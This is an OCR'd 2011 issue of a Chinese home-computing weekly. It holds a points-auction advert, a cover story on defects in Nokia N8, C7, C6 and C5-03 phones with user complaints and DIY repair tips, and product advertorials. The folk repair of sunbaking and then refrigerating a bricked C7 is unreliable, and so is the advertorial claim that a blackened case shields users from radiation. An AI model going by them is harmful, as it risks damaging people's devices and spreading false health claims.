

数字化用户 15期

家用电脑 周刊

传递科技资讯 提高生存技能

www.chifamily.com

买报纸 得积分 占便宜 五折封顶



X2 希捷 1TB 32M 硬盘



X2 罗技 C270 高清网络摄像头

如此处无条码 请联系书商调换



50米超长! 淘 USB 放大延长线

同时打开66个网页 浏览器加载网页标签极限测试



解决无线路由死机问题



四大浏览器谁更给力

禁游戏、禁 QQ 上班空档咋休闲?

广视角 +LED 解读新液晶 两大关键词

你伤不起

诺基亚 手机门事件大曝光





OFF 50% 积分拍卖

买报纸, 获积分, 买便宜 五折封顶, 产品多多, 厂商直供

从 2010 年起, 针对所有读者《家用电器》推出 OFF50% 积分竞拍活动, 订阅 / 零售读者均可参加。通过每期报纸上的密码 (每本报纸上的密码均不相同), 在家用电脑商城 (shop.cbifamily.com) 充值获得积分, 即可参加积分竞拍, 所有产品目前 5 折封顶, 这意味着大家可以半价购买到市场热销的产品。我们的产品均由厂商直供, 质量和售后能得到保证。购买的期数越多, 获得的积分越多, 可以竞拍价值更高的产品, 同时竞拍成功的可能性越高。

1

获得密码

购买报纸获得积分密码 (表面覆银, 16 位)

2

注册帐号

注册一个家用电脑网站帐号 (这个帐号可以在论坛和商城通用, 电子版需要另外注册)

3

充值积分

将报纸上的卡密, 在商城 - 用户中心 - 我的积分 (商城导航栏 - 积分兑换也可进入) 输入密码, 获取积分

4

参加竞拍

你所拥有积分要高于起拍积分, 每次出价要扣除一定积分, 获取出价权, 不退还

5

产品出价

对你感兴趣的产品出价, 当竞拍结束以后你是最高出价者, 你可以在该页面生成订单

6

下单付款

支付竞拍出价和快递费, 我们将通过快递方式将产品送出。

我要付出什么?

- 起拍保证积分
- 每次出价扣除的积分
- 最后竞拍成功的金额
- 产品快递费

以拍卖的液晶显示器 1 台为例:

起拍积分 30, 如果你出价 10 次就竞拍下来, 每次出价消耗积分 10 点, 竞拍积分将消费 100 点。
最后竞拍价格为 218 元 (本价格为示例, 最高为封顶价), 该产品需要快递费 60 元。

你所有付出为:
积分:
 $30+100=130$ 积分
现金:
 $218+60=278$ 元

需要注意的

不同产品热门程度不一样, 可能多人与你竞争, 最后可能是以封顶价成交, 你可能损失参与竞拍的出价积分, 出价请慎重, 保证积分如果竞标价格被人超出即可退还。

OFF
50%

欢迎访问家用电脑论坛 <http://bbs.cbifamily.com/forum91>, 提交您希望参与竞拍的产品型号。我们将综合您的意见,对拍卖产品类型进行调整。

风险提示:

- 1、每次出价均需消耗积分,此积分不退还。起拍积分,竞拍成功不退还,出价被超过即刻退还。
- 2、价格胜利模式,未达商品价格 50%,甚至更低,按最后出价价格成交。超过商品价格 50%,为避免流拍,请慎重出价,成交价按最后出价价格成交(不含快递费)。
- 3、同期序列号,同一个 ID 只能充值一个,请勿重复购买。

本期封面条码 刮开后可充积分

开始充值时间
2011年4月26日
截止充值时间
2011年5月26日

家用电脑商城: shop.cbifamily.com

注册并登录商城,在导航栏“积分兑换”或“用户中心-我的积分”中兑换积分。

该帐号,在家用网站,论坛/学问/商城可通用,电子版需要重新注册。

拍卖规则:请参见商城拍卖帮助,或留意每个产品的拍卖说明。

竞拍成功:设置两种胜利模式:次数胜利模式与价格胜利模式。

罗技 C270 720P 高清网络摄像头

感光元件:CMOS

元件像素:300万

所用镜头:卡尔蔡司镜头

对焦方式:自动对焦

其他特点:支持 720P 高清视频

传输接口:USB2.0

市场零售价:159元/个

次数胜利封顶价:80元/个

希捷 7200.12 1TB 32M 硬盘(串口/散)

硬盘容量:1TB

单碟容量:500GB

盘片数:2张

接口类型:SATA 2.0(3Gbps)

接口速率:150MB/s

缓存:32MB

转速:7200转/分

其他特点:支持 NCQ 技术

希捷 7200.12 1TB 比之前双碟 640GB 硬盘厚了不少,这样设计是为了达到更好的散热效果。硬盘在外观上仍保持着希捷酷鱼系列的风格,隶属于新一代 Barracuda 7200.12 系列,双碟片设计,单碟容量 500GB。其采用 SATA 3Gbps 接口,缓存容量为 32MB,转速为 7200RPM,支持 NCQ 技术。

市场零售价:420元/个

次数胜利封顶价:210元/个

210 积分
起拍

(数量:2)



80 积分
起拍

(数量:2)



注:1.竞拍购得的产品运费由买家自理

2.如有任何印刷错误和翻译错误,本社不承担因此产生的后果。

3.在法律允许的范围内,本社对此活动拥有最终解释权。

4.所有积分归家用电脑所有,仅用于商城活动,不兑换折现。充值积分,即代表认同以上条款。

2011
即日起 - 04.24

宇瞻内存 散热片设计大赛

总奖金
6000
美金



详情请登录

[http://prog.apacer.com/
designcontest](http://prog.apacer.com/designcontest)

奖励办法

- 第一名 美金三千元 + 宇瞻捷豹战神 DDR3 2400 2GBx2
- 第二名 美金一千五百元 + 宇瞻猎豹超频 DDR3 2000 2GBx2
- 第三名 美金一千元 + 宇瞻黑豹金品 DDR3 1600 2GBx2
- 人气奖 美金五百元 + 宇瞻黑豹金品 DDR3 1333 2GBx2

备注：得奖奖金需依当地税法规定扣税



CE FC RoHS 服务信箱: services@apacer.com.cn

想了解更多宇瞻产品, 欢迎登陆 www.apacer.com.cn

宇瞻科技
力求完美 分享记忆



不要再开“门”了! 诺基亚用户你伤不起

NOKIA
Connecting People



据彭博社消息,芬兰最大的私营部门白领工会组织 Pro 代表安蒂·里恩(Antti Rinne)近日表示,诺基亚可能会在四月底宣布裁员,最长达 6000 人。这是诺基亚近 20 年来裁员规模最大的一次,它将占诺基亚全球设备研发员工的 38%。诺基亚拒绝透露具体裁员数字。

此外,据英国《金融时报》报道,诺基亚董事长约玛·奥利拉(Jorma Ollila)在最近的一次采访中表示,预计未来在首款 Windows Phone 7 手机上市前,诺基亚的市场份额将继续减少。另据权威市场研究机构 Gartner 的数据显示,2007 年 Symbian 系统占据智能手机市场的 64%,但由于无法抵挡苹果 iOS 和谷歌 Android 的进攻,2010 年 Symbian 的市场份额锐减至 38%。Gartner 预测,今年这一数字将继续下滑至 19%。

然而,就在这生死存亡之秋的关键时期,诺基亚手机接连曝光出各类“门”事件,引发诺基亚用户的群体投诉,诸如诺基亚 N8、诺基亚 C5-03、诺基亚 C7、诺基亚 C6、诺基亚 E5 等热销机型皆在其列。这无疑加剧了诺基亚这个世界上最大的通讯设备供应商的信任危机。

有不少读者感慨,“看样子,诺基亚手机真的没有原来那么好了!不仅 Symbian 系统可玩性不足,而且存在这样那样的手机‘门’事件,真是让人揪心啊!”面对诺基亚近期频发的手机“门”事件,笔者想说的是:诺基亚,请你不要再开“门”了,诺基亚用户你伤不起!



什么是“门”事件?

“门”事件属于网络文化。网友将发生的具有重大影响力或超强娱乐性事件,取名为“XX 门”,往往该类事件具有强烈的娱乐性和炒作性。诺基亚手机“门”事件,指的就是在诺基亚品牌手机全产品线范围内发生的具有重大影响力或形成一定危害等级的事件。

COVER STORY

危害等级

一级伤残

完全丧失手机功能

诺基亚 N8 全球频现“报废门”事件

1 诺基亚 N8 “报废门”到底是怎么回事?

所谓“报废门”,是指用户购买的 N8 手机在使用最初的几周内发生死机,直至不能充电、不能开机,硬启动也毫无反应,和报废差不多,因此被称为“报废门”。据悉,这种情况最早出现在 Hexus 网站的测试中,他们的测试机出现了报废情况。在长达一个星期的开机尝试中,N8 均没有任何反应。起初他们认为这是偶然的硬件故障,出现几率并不大,但是之后俄罗斯手机大神 Eldar Murtazin 的微博证实这是 N8 存在的隐患。

2 面对诺基亚 N8 “报废门”,诺基亚官方淡定回应只是少数

面对如此重大的质量问题,诺基亚依然十分淡定。该公司销售及市场总监 Niklas Savander 在接受诺基亚官方博客的采访时表示,N8 出问题的数量是有限的,似乎其电源管理功能存在故障,产品质量是诺基亚的首要任务,我们会立即采取行动解决这个问题。“任何产品质量问题都在诺基亚的保修范围之内,如果你的 N8 出现上述死机问题可以联系当地的诺基亚客户服务中心,因此为您带来的不便,我们深表歉意。”


然而,事实究竟如何呢?笔者在百度中搜索关键词“诺基亚 N8 报废门”,瞬间找到相关结果约 15,200 个,证明这并不是个例现象。而且,诺基亚官方售后也并不像这位销售及市场总监描绘得那么靠谱和友善。

3 来看看全球诺基亚 N8 手机用户的投诉

Eldar Murtazin 在微博中写到:“诺基亚再次上演了报废门事件,诺基亚 N8 现在在世界各地已经开始垂死挣扎,所有的电话都受到了影响。”更值得关注的是,在诺基亚自己的论坛中讨论报废问题的主题已经超过了 6 页之多,普遍问题都是死机、不能充电、不能开机。

网友“teeyf”报告称:“我是马来西亚的诺基亚手机销售商,卖出有多部 N8 手机。我发现许多 N8 已经报废,不能开机,不能充电,硬启动也没有任何反应。”另外一名泰国用户“nuuneoi”则写到:“我是泰国的 N8 用户,在我们这里,至少有五分之一的 N8 已经死掉。”

更有甚者,一个名叫“exy200”的国内 N8 用户更是图文并茂地发表了一篇名为《亲身体验诺基亚 N8 报废门 + 售后问题》的血泪控诉。其文章大致意思如下:2010 年 10 月购入黑色港行版诺基亚 N8,使用不到一个月陆续出现死机、自动重启等问题,刚满一个月使用期就不能开机了。花了一个月时间返港更换了一次主板,但使用不到一周,再次爆发“报废门”问题。而后送至湖南邵阳诺基亚(金联和)特约服务中心(湖南省邵阳市五一南路 49 号),给我的答复是:手机返厂经厂家鉴定,人为维修,不保,如需更换主板 2500 元。



笔者看完这条投诉,同样觉得诺基亚地方售后和诺基亚客服 4008800123 的处理方式确实欠妥。要知道,诺基亚 N8 近期的水货改版机报价已经跌至 2423 元,但诺基亚官方售后更换一块诺基亚 N8 主板的要价竟然高达 2500 元!这纯粹是天方夜谭!难怪众多 N8 用户要大呼咆哮体:有木有!有木有!

4 诺基亚 N8 “报废门”的解决方案

1、送修诺基亚售后:对于没有任何动手能力的普通读者而言,建议大家直接送修诺基亚官方客服。需要注意的是,国行版 N8 在 1 年质保期间,可以免费享受更换主板或电池的服务。港版 N8,只有正港行 N8 (带机打发票和保修卡)可以享受 1 年免费全国联保服务。但是,要解决诺基亚 N8 “报废门”,必须返港更换主板、电池等配件,来回需要将近 1 个月,相当麻烦,而且还容易遭遇网友“exy200”控诉的问题。

至于欧版和亚太版 N8,只能与卖家协调店保或送修内地诺基亚售后花钱解决。但通常,诺基亚售后的要价会高得出奇,建议大家尝试下面的 DIY 方法。

2、纯粹的不能充电问题,可以考虑拆卸电池法:准备一把六角梅花 T4 螺丝刀,便可以轻


松更换这款手机的电池。更为惊喜的是,由于 N8 所用的电池并非专用电池,而是与诺基亚 E5-00 和诺基亚 N97mini 等手机的电池相同,电池规格为 1200mAh 的 BL-4D 锂电池。

而从整个拆卸和安装电池的过程来看,其实也并不复杂。通过笔者提供的拆解图片,我们不难发现,在旋开机身侧面的螺丝之后,N8 底

部的部件便都可以逐一被拆解,然后在看到部分主板后,即可取出装在机身中的电池。

需要注意的是,在取电池和安装新电池时,N8 都有一个专门设计的电池附件来卡住电池和提供电源触点。

另外,卸下的原电可尝试用万能充给电池充电 10 分钟以便重新激活。



危害等级

重伤

无法安装部分软件

诺基亚 C7 曝出“死机门”、“变砖门”和“屏幕门”

① 诺基亚 C7“死机门”危害情况及解决方案

所谓诺基亚 C7“死机门”，是指用户购买的 C7 手机在使用过程中出现“频繁死机”、“无法正常开机”、“返厂维修无效”等情况。

发生这些问题时，通常都是用户在安装部分软件以后发生的，比如《搜狗输入法》、《愤怒的小鸟》等。发生以后卸载程序，重新安装系统都无法解决此问题。

在百度搜索关键词“诺基亚 C7 死机门”，瞬间找到相关结果约 23,100 个，这也是一个比较庞大的问题。目前，诺基亚官方并未对此问题做出回应。而诺基亚官方客服解释说，死机是由于新系统的兼容性并不完美，需要耐心等待官方

固件更新，建议消费者谨慎安装软件。

国外的 Mobile-Review 网站对此撰写了一篇分析文章，全面否定了诺基亚的官方解读。

他们认为 C7 的故障原因是由于主板的材料运用和制造方面存在问题，再加上焊接工艺的缺陷，造成 EPROM BUS 与主板之间的一个焊点很容易由于主板受到 CPU 发热以及环境问题的影响导致轻微变形而造成开焊，以致 ROM 被持续写入错误数据，从而造成系统崩溃乃至无法启动。

不管其分析是否正确，诺基亚作为一家地位正在不断下滑的国际大公司确实应该拿出负

责任的态度来解决这一问题！不知道诺基亚 Symbian^3 系统最新固件版本 PR2.0 是否已经解决了这个问题！

建议家用读者优先考虑国行版本（棕色版国行 2390 元），即便由于安装了不兼容系统的第三方软件，也能在 1 年质保期内免费维修。

已购买欧版、亚太版和港版的读者，建议下载安装经过 C7 用户测试过的软件，谨慎安装《搜狗输入法》、《愤怒的小鸟》等与本版 Symbian^3 系统不兼容的第三方软件，否则容易遭遇“死机门”问题。

② 诺基亚 C7“变砖门”危害情况及解决方案



一位名为“NEsixthree”的读者爆料称：诺基亚 C7 在电池有电的情况下平放在办公室桌面上，当时正在运行手机 QQ 和同花顺软件，十分钟后拿起手机看，发现已经关机了。后来回家后接上线充，指示灯无反应，等待一段时间仍然无反应，长按电源键无反应，上网查询 N 个解决办法，手机均无反应，确定是网上说的变砖。送诺基亚客服网点检测，免费更换了主板，没敢装任何软件，但 C7 打电话、上网都死机，有时候自动关机无法启动，但是这次貌似没有变砖。

据悉，C7 变砖并不是因为软件和 Symbian^3 系统不兼容，有 DX 的两部 C7 都是 V14.16 版系统，软件装了 190 多个都没问题。有 DX 称，C7 突然死机一般都是因为 CPU 和主板脱焊。这位 DX 为 C7 用户提供了不用送修、无需拆机的解决方案：

首先取下电池、MicroSD 闪存卡和 SIM 卡；再找张大于 C7 机身的软布；选个晴朗天气（中午温度 22 度以上），找个没有风的地方，把软布铺平，将 C7 屏幕朝下放平，暴晒 15 分钟，用手感觉很热就可以了；过后，拿到屋子里，有冰箱的最好放到冰箱里来急速冷却（三门冰箱建议放到零度保鲜层），没有冰箱的话就多放一会儿；可以摸机身，感觉冰凉就行；这时候记住，不要装上电池；冷却了，然后再循环 2 次；接着放入电池，记得不要插 USB 接口和按开机键；静等到天黑，环境温度降低，然后试试按开机键，

有很大可能性修复成功了。

DX 提供的这种变砖恢复原理是：CPU 脱焊是因为温度变化太快导致脱焊，反之，可以利用热胀冷缩的道理，来使之连接上。但是这位 DX 也指出，修复后的 C7 就很脆弱了，不过一般使用和看电影不会受影响，玩游戏也是，建议大家千万不要让机器持续 1 个多小时发热，否则又会再次变砖。风险提示：动手能力不强的普通读者，或者购买的是国行版 C7 的读者，还是直接送修诺基亚客服最好，仅无保机器（欧版和亚太版）建议这样医治。



③ 诺基亚 C7“屏幕门”危害情况及解决方案

近日有读者反馈：我的诺基亚 C7，感觉颜色偏红或偏褐色，有些图觉得偏黄。我还特地去看专卖店的体验机，发现也差不多跟我的一样。

比如默认主题的绿叶子背景，下半屏幕叶子有点发黄、发红。对于这类“屏幕偏色”问题，不是 C7 硬件问题，而是部分读者对采用 AMOLED

材质屏幕的 C7 的色彩表现不太适应。C7 液晶屏的特点是色调温暖、色彩浓郁且省电，而液晶屏则是偏冷、偏蓝的色调。

COVER STORY

诺基亚 C6 曝出“H 键死机门”

危害等级

轻伤

港行版发生概率最高

所谓“H 键死机门”，是指部分用户购买的 C6 手机，在发送信息或者输入字符时，只要按“H”键就会出现手机死机的情况，而且格式化以及刷机都无法解决该问题。同时也有部分 C6 的“空格”键也会发生和“H 键”一样的问题。

对于诺基亚 C6 按“H”键导致死机的问题，笔者进行了统计，发现按“H”键导致死机的 C6，系统版本大部分为 v10.0.24。不少购买 C6 早期水货改版机的读者，其 C6 版本号为 v10.0.21，

之后将 C6 升级到 v10.0.24，这可能是导致 C6 按“H”键死机的原因。而其它并没有升级固件的 C6，出现按“H”键死机，可能是因为不幸购买到第二批出厂后就直接自带 v10.0.24 系统的 C6。据统计，发生“H 键死机门”的 C6 中，港行机器发生的概率最大，亚太版和欧版机器发生的概率很小。同时，手机软件版本为 v10.0.24 的死机概率最大，v10.0.21 的死机概率最小。

目前，诺基亚官方依然没有对此事件做任何评述和反应。据称，国外 v10.0.29 版本已经发布，而且可以很好地解决此问题。

同时，也有 DX 从内存卡入手解决了“H 键”死机的问题，具体方法就是取出 MicroSD 卡，再按“H 键”，如果未发生死机，就说明在该内存卡中安装的部分程序冲突，格式化内存卡再重新安装程序即可。

诺基亚 C5-03 曝出“听筒门”

危害等级

轻伤

水货版普遍存在这个问题


所谓“听筒门”，是指部分用户购买的 C5-03 手机，使用不到两个月（甚至更短）就出现听筒无声或者通话断续问题，用手按压听筒旁面板有时可暂时解决问题。有 DX 判断是听筒接触不良导致的。建议购买国行版 C5-03 的用户直接送修客服，而购买港行版、欧版和亚太版的用户，可以选择送修客服或自己动手解决。

仅建议有拆机经验的读者考虑自己动手解决，因为拆机有风险。其具体方法如下：首先扣开 C5-03 的塑料后盖，用六角梅花 T4 螺丝刀等工具拧开位于机身右上角的螺丝。然后从左右两侧的卡子部位下手。图中那条白色的拆机工具是去了护套的隐形眼镜夹子掰开而来，比较软，不会撬伤外壳。取下之后就可以直接拿下键盘了，只有三个键。我们注意到，C5-03 屏幕背面，是一整块金属板加固的。机器顶部有两条排线，分别是屏幕排线和触摸屏排线，都很脆

弱，要小心。触摸屏排线比较容易拿下，是扣在底座上的，轻撬即可。

这时发现罪魁祸首：听筒附近的两个弹片弹起的高度不够，导致接触不良，用手按面板时有时能接触上，把弹片向上轻轻掰一些即

可。另一边主板上的触点，旁边那几个触点是耳机插口的，不要乱动。最后依次装回去就 OK 了。



写在最后

无论是早期水货版诺基亚 E5-00 曝出的“白屏死机重启门”，还是近期曝光的诺基亚 N8“报废门”、“HDMI 接口盖开裂门”，诺基亚 C7“死机门”、“变砖门”以及“屏幕门”，再到诺基亚 C6“H 键死机门”、诺基亚 C5-03“听筒门”，都向国内手机用户传达了一个讯息：移动通信的全球领先者、“科技以人为本”的诺基亚手机，在机器质量和售后服务方面都存在不少问题。这需要引起国内诺基亚手机用户的高度重视。

那么，诺基亚开了这么多的“门”，诺基亚手机还值得购买吗？其实，从整体而言，出现问题的机器还是少数，而以上曝光的这些机型也都

很热门和热销，相比其它型号，应该说经历了更多用户的考验。这就正如汽车有召回制度一样，手机虽然没有召回，但问题能够曝光，让更多用户知情，这已经是很大的突破。

相比之下，也许有很多机器也存在着质量问题，但因为没有曝光，消费者只能独自承受，这才是我们不希望看到的。

不过，至少对于有“门”事件“前科”或者有嫌疑的机型，建议读者在选购时尽可能选择国行带票版，因为出现问题的机器以水货居多，而且国行在机器质量、系统稳定性和售后服务等方面都能提供更多的保障。对于不幸遭遇手机“门”事件的读者，建议冷静对待，用各种方式尽量维护自己的利益。比如去官方售后点进行咨

询，同时也可以在微博等 SNS、LBS 社交平台上直接与品牌进行联络（在微博上公开也有助于争取品牌回馈），得到相关工作人员的帮助乃至得到人性化的解决方案。

同时，我们也想借此提醒诺基亚乃至其它手机品牌：每一次“门”事件都是对品牌形象和口碑的重大打击，与其被迫进行危机公关，不如压根就不要让这些危机出现。我们希望，各大手机厂商能够在产品从设计到出厂之前都能严谨地对待产品开发的每一个环节，并且在“事发”之后积极应对，给出完善的解决方案，不要把责任推给消费者，归咎于消费者自身的“人为”损坏，这是没好处的，也是不道德的！真的，中国的诺基亚用户，你们伤不起！

iBox 4

再一次·改变一切



iBox 4 多彩电脑套装

多彩 iBox 4, 机箱、音箱、鼠标、键盘四大电脑套装, 引领多彩生活, 迸发科技灵感! 简约设计理念, 倡导极致生活, 引领时尚风潮; 全导角设计, 婉约中蕴含人文关怀, 搬运摆放安全舒心; 机箱独创接口仓滑盖设计, 滑动间开启科技之门; 多彩电脑4 件套装, 造型风格自成一派, 免却装机烦恼, 时尚电脑轻松拥有!

深圳市多彩实业有限公司

服务热线: 400 699 0600 www.deluxworld.com

Product
热点导购

入门双卡平台原动力

双管正激助阵, Tt 威龙 450 高性价比超高成首选



今年无疑是游戏盛宴最丰盛的一年,从年初的《刺客信条 3》、《极品飞车 15》一直到年末的《仙剑奇侠传 5》、《暗黑破坏神 3》,让玩家们的目不暇接。为了玩转游戏大作,为游戏平台升级是必要的步骤。随着双卡主板和显卡价格的降低,组装一套入门级双卡平台绝对在性价比上超越高端单卡平台。但随之而来的就是在电源动力供给要求上的提升,普通的 300W 电源肯定是力不从心了,那么最高性价比的选择是什么呢? Tt 威龙 450 将带给消费者们最满意的答案。

入门级双卡平台,到底多大功率的电源才够用?

由于双卡平台在配置上,多出了一块显卡,因此很多读者都会认为,双卡平台必须要高端电源才能带动,那么入门级双卡平台究竟功率有多高?需要多大功率的电源才够用呢?

表中是今年最火爆的入门级双卡平台,采用了双 HD5670 组成交叉,在 3D 性能上已经可以媲美 HD6870 单卡,而且在价格上优势更明显。HD5670 单卡的满载/待机功耗为 61W/14W,以双卡满载计算,显卡功耗为 120W 左右。再加上速龙 II X4 640 的功耗为 95W,两大块共需要 215W,其他如主板、内存、硬盘、光驱等配件所需功耗合计 40~60W,总体功耗为 250W~270W 左右。因此要满足该平台的供电需求,并不一定

非要 400W 甚至更高端的电源才行,只要配置的电源的输出功率超过 270W 即可。采用双管正激拓扑架构的 Tt 威龙 450 虽然额定功率为 350W,但凭借着架构优势,轻松达到 78% 以上的转换率,完美可满足入门级平台的功耗需求。

| 配件 | 入门双卡平台 | 功耗 |
|-----|--------------------|-------|
| CPU | AMD 速龙 II X4 640 | -95W |
| 显卡 | 蓝宝石 HD5670 白金版 × 2 | -120W |
| 其他 | 主板 / 硬盘 / 内存等 | -50W |
| 电源 | Tt 威龙 450 | +350W |
| 合计 | | +85W |

200 元价位的 350W 电源, Tt 威龙 450 完美演绎一线品质

Tt 威龙系列电源从春季发布后,销售势头就非常强劲,作为 Tt 威龙系列中的中高端产品, Tt 威龙 450 的售价仅为 279 元,甚至低于部分 300W 电源的售价,200 多元的 350W 电源,相信这份高性价比诱惑让人难以抵挡。Tt 威龙 450 在外包装上相当低调,采用了绿色低碳的纸盒包装,符合当下环保的潮流。值得一提的是,这款主流电源竟然标配了高端产品上才能见到的环保布袋,令消费



者对 Tt 威龙 450 在细节上的设置更加有信心。电源采用的是大风车散热模式,硕大的 12cm 风扇显得非常醒目,这也使得该电源在较低的转速下,就能获得出色的散热效果,同时让用户免受噪音的骚扰。

Tt 威龙 450 的名牌上记载了详细的电源信息,该电源采用了最先进的 ATX 2.31 规范制造。在 +12V 电路上,采用了双路设计,输出电流分别为 11A 和 14A。对于显卡和 CPU 的供电能力加强,使得该电源能够完美适应双卡交叉平台的供电需求。在电源输出接口上, Tt 威龙 450 提供了 20pin+4pin 电源接口,4 个 SATA 电源接口、4 个 4Pin 电源接口。丰富的接口令消费者对这款电源更加满意,更适应当下游戏平台对供电的需求。

PK 同类产品, Tt 威龙 450 优势到底在哪?

接下来,我们选择康舒智能 450 作为 Tt 威龙 450 的对手,进行多项 PK。两款电源均为额定 350W 的电源产品。

从表中我们可以看到, Tt 威龙 450 和康舒智能 450 的价位相近,但前者采用了更先进的双管正激拓扑架构,后者则为单端正激架构,配合被动

| 电源对比 | Tt 威龙 450 | 康舒智能 450 |
|------|-----------|----------|
| 额定功率 | 350W | 350W |
| 拓扑架构 | 双管正激 | 单端正激 |
| 转换效率 | ≥ 78% | ≤ 72% |
| 待机功耗 | < 1W | < 3W |
| 制造标准 | ATX2.31 | ATX2.3 |
| 产品价格 | 279 元 | 280 元 |

PFC, Tt 威龙 450 能够达到 78% 以上的转换率。并且由于配备了电压反馈环及电流反馈环,能够对工作周期内的电压及电流进行有效的控制,再加上电压缓和保护机制,使得电源的安全性也大大提升了。来自于架构上的优势,让 Tt 威龙 450 在面对竞争对手时,自身优势更明显。而康舒智能 450 受制于单端架构的缺陷,转换率最高智能达到不足 72%,这使得 Tt 威龙 450 能够支持入门级双卡平台供电,而康舒智能 450 则无法支持满足双卡平台的需求。此外 Tt 威龙 450 待机状态下只有不足 1W 的超低待机功耗,也比康舒智能 450 的 3W 要更低,长期使用后,电费消耗更低。

选购建议

在市场中销售火爆的 Tt 威龙 450,最大的亮点在于带给消费的三大惊喜,第一就是 279 元的价格;第二就是双管正激的先进拓扑架构;第三则是来自一线大厂一丝不苟的品质。使用它搭建入门级双卡交叉平台,无疑是性价比最高的选择,你有什么理由拒绝它呢?

Product
热点导购

黑化不仅是好看!

防腐、防辐射、更美观

多彩 MR402 完美演绎黑化魅力



机箱内部黑化处理,这是在超高端机箱上才能看到的处理设计,对于普通用户来说,黑化机箱还暂时遥不可及。但令我们惊喜的是,国内大厂多彩最近推出的 MR402 机箱就全面采用了内部黑化处理,而且价格仅售 258 元(不含电源)。真正掀起了主流机箱的黑化浪潮,让普通消费者也能拥有黑化机箱带来的炫酷。而且机箱内部黑化处理,并非仅仅是好看而已。那么机箱内部黑化到底有何意义?普通消费者又该如何选择黑化机箱呢?

抗氧化、防辐射是黑化的内涵,美观更时尚是黑化的外在



● 机箱内部黑化并非只是为好看

机箱内部黑化,最直接的反映就是整个机箱的色调完全融为一体。但实际上机箱内部黑化,让机箱更美观时尚只是表现出来的外在意义。其内在意义主要体现在以下两方面:

第一,机箱的损坏,最常见的就是因为金属氧化而导致腐蚀。机箱内部黑化后,形成的涂层隔断了钢板与空气的直接接触,大大降低了钢板的氧化进度,从而提升了机箱的使用寿命,而且经过内部黑化的机箱,也能增强机箱整体的硬度。可以说经过黑化处理的机箱,远远比普通机箱更经久耐用。

第二,电脑在工作时,必然会产生出大量的辐射,长期使用电脑的用户很容易受到电脑辐射的影响。因此机箱的防辐射能力也越来越受到用户的重视。机箱内部经过黑化处理后,将大大提升机箱的防辐射能力,为用户的使用健康保驾护航。此外经过内部黑化处理后,还能提升机箱的绝缘性,大大减少使用者因为地线接触不良而导致触电的几率。

多彩 MR402 全接触,黑化更时尚更健康

虽然新上市不久,但多彩 MR402 在市场中的销售情况堪称火爆。该机箱尺寸为 450*192*435mm,是典型的中塔式 ATX 机箱。前侧采用了铁网式前面板设计,底部带有 V 型的条纹处理让整个机箱显得极为硬朗大气。多彩 MR402 在细节上细致到位的处理使其显得卓尔不群,完善的散热风扇几口,科学的电源下置设计,使得整个机箱的内部散热系统完美融合,为内部创造出更加通畅的风道。前置接口按钮区域分布在机箱中央区域,四个 USB 接口与音频插孔分布在中央,堪称豪华的 USB 接口,绝对是让消费者一见倾心的理由。

多彩 MR402 内部的黑化处理非常细致到位,和整个机箱有机地融为一体。独有的 21 架构设计,使得内部空间非常宽裕,而且更为机箱提

供了容纳长度超过 300mm 高端显卡的能力,用户再不必为购买了 HD6970、GTX570 却无法安放而发愁了。




● 一体化内外设计让多彩 MR402 魅力四射
